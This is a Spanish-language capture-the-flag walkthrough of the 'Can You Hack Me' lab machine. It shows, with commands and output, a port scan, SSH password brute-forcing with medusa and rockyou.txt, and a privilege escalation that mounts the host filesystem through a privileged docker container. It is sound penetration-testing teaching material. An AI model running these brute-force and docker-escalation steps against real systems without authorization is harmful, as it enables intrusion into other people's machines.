

CAN YOU HACK ME



CONECTIVIDAD

```
ping -c1 192.168.0.32
```

```
# ping -c1 192.168.0.32
PING 192.168.0.32 (192.168.0.32) 56(84) bytes of data.
64 bytes from 192.168.0.32: icmp_seq=1 ttl=64 time=1.31 ms

— 192.168.0.32 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.307/1.307/1.307/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.32

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.31 -T 5
```

```

nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.32 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 07:33 EDT
Warning: 192.168.0.32 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.32
Host is up (0.00068s latency).
Not shown: 37113 closed tcp ports (reset), 28420 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
|_  256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
80/tcp    open  http      Apache/2.4.58
|_ http-title: Did not follow redirect to http://canyouhackme.thl
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:0B:60:5B (VMware)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

Encontramos los puertos abiertos 22 Y 80

Añadimos al `/etc/hosts` `canyouhackme.thl`

En el código fuente del servidor encontramos algo interesante

```
/* Hola juan, te he dejado un correo importate, cundo puedas, leelo */
```



```

view-source:http://canyouhackme.thl/
50         top: 0;
51         left: 0;
52     }
53 </style>
54 </head>
55 <body>
56     <h1>Can You Hack Me?</h1>
57
58     <div class="matrix-bg">
59         <canvas id="matrix"></canvas>
60     </div>
61
62     <script>
63         const canvas = document.getElementById('matrix');
64         const ctx = canvas.getContext('2d');
65         canvas.width = window.innerWidth;
66         canvas.height = window.innerHeight;
67         /* Hola juan, te he dejado un correo importate, cundo puedas, leelo */
68         const fontSize = 16;
69         const columns = Math.floor(canvas.width / fontSize);

```

EXPLOTACIÓN

Con medusa vamos a la caza de una contraseña

```
medusa -h 192.168.0.32 -u juan -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
```

```
# medusa -h 192.168.0.32 -u juan -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"  
ACCOUNT FOUND: [ssh] Host: 192.168.0.32 User: juan Password: matrix [SUCCESS]
```

Nos conectamos por SSH: **juan/matrix**

Nos da directamente la user flag

User flag: 44053 
juan@TheHackersLabs-CanYouHackMe:~\$

ESCALADA DE PRIVILEGIOS

Si tenemos acceso al socket de Docker (**/var/run/docker.sock**),

podemos ejecutar comandos Docker como root.

```
juan@TheHackersLabs-CanYouHackMe:/$ ls -l /var/run/docker.sock  
srw-rw---- 1 root docker 0 sep 18 11:18 /var/run/docker.sock
```

Accedemos a los archivos del host desde dentro del contenedor

```
docker run -it --rm --privileged -v /:/mnt debian
```

-it: Modo interactivo con terminal.

--rm: Elimina el contenedor al salir.

--privileged: Le da al contenedor permisos elevados, permitiéndole acceder a dispositivos del sistema host y otras operaciones de alto nivel.

-v /:/mnt: Monta el sistema de archivos del host en el directorio /mnt del contenedor.

A continuación, solo debemos desplazarnos al directorio /mnt
para capturar la flag de root

```
EXIT
juan@TheHackersLabs-CanYouHackMe:~$ docker run -it --rm --privileged -v /:/mnt debian
root@7f77e66449ec:/# cd /mnt
root@7f77e66449ec:/mnt# ls
bin    dev    home  lib    lib64  media  mnt    proc  run    snap  sys    usr    writable
boot  etc    host  lib32  libx32 meta   opt    root  sbin  srv    tmp    var
root@7f77e66449ec:/mnt# cd root
root@7f77e66449ec:/mnt/root# ls
root.txt  snap
root@7f77e66449ec:/mnt/root# █
```

👉 Buen día.